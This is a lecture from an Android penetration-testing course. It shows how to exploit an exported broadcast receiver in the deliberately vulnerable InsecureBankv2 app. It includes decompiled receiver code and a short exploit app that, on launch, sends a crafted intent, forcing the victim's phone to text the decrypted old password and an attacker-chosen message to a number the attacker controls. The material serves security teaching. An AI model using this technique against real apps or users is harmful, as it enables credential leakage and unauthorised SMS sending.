Android Mobile Pentest 101

© tsug0d, September 2018

Lecture 10.7 – Creating Exploit: Exploit Broadcast Receivers


Goal: Create App that exploit other app Broadcast

Introduction

- Open the AndroidManifest.xml of InsecureBankv2 app, we see this line:

- So there is the broadcast receivers register in the app, It is "theBroadcast", and its program code handled is in MyBroadCastReceiver

- A quick search reveal that the class ChangePassword are sending parameter to this Broadcast Receivers



- Here you can see the onReceive() in class MyBroadcastReceiver

```
Work Space
   com/android/insecurebankv2/MyBroadCastReceiver.class ×
     ±
                                                                              Exa
   JD-GUI Decompiler - Editable: false

public static tinal String MYPKERS = "mySnaredPreterences";
14
15
      String usernameBase64ByteString;
16
17
      public void onReceive(Context paramContext, Intent paramIntent)
18⊟
19
        String str1 = paramIntent.getStringExtra("phonenumber");
        String str2 = paramIntent.getStringExtra("newpass");
20
21⊟
        if (str1 != null) {
22
          try
23⊟
            SharedPreferences localSharedPreferences = paramContext.getShared
24
25
            this.usernameBase64ByteString = new String(Base64.decode(localSha
            String str3 = localSharedPreferences.getString("superSecurePasswo")
26
```

- Let take a look at this class to see what it does:

```
public void onReceive(Context paramContext, Intent paramIntent)
 String str1 = paramIntent.getStringExtra("phonenumber");
 String str2 = paramIntent.getStringExtra("newpass");
 if (str1 != null) {
    try
      SharedPreferences localSharedPreferences = paramContext.getSharedPrefer
      this.usernameBase64ByteString = new String(Base64.decode(localSharedPre
      String str3 = localSharedPreferences.getString("superSecurePassword", r
      String str4 = new CryptoClass().aesDeccryptedString(str3);
      String str5 = str1.toString();
      String str6 = "Updated Password from: " + str4 + " to: " + str2;
      SmsManager localSmsManager = SmsManager.getDefault();
      System.out.println("For the changepassword - phonenumber: " + str5 + "
      localSmsManager.sendTextMessage(str5, null, str6, null, null);
      return:
```

- Well, it will send str6 value to str5 phone number.

```
str5 = str1.toString(), It is a phonenumber parameter
str6 = "Updated Password from: " + str4 + " to: " + str2, str2 is the content we control
```


- Since it set exported to true, we can use another app (yes, our exploit app) to send the intent to this Broadcast Receiver

- Now Let create the app that force user send message (controlled) to phone number (controlled) when opening
- Code will look like:


```
package com.example.exploitbroadcastreceiver;
import ...

public class MainActivity extends AppCompatActivity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        Intent tsu = new Intent( action: "theBroadcast");
        tsu.putExtra( name: "phonenumber", value: "15555218135");
        tsu.putExtra( name: "newpass", value: "tsudeptrai, btw please give tsu a cup of coffee ;)");
        sendBroadcast(tsu);
    }
}
```

- Build apk and drop to user phone, then run it



- Your exploit is ran, now come to message section of phone to see if we successful force user send message



- xD, grab full code here:

https://github.com/tsug0d/AndroidMobilePentest101/blob/master/lab/MainActivity.java_ExploitBroadcastReceivers

Welldone boy

The End ©

Feel free to contact me via tsublogs@gmail.com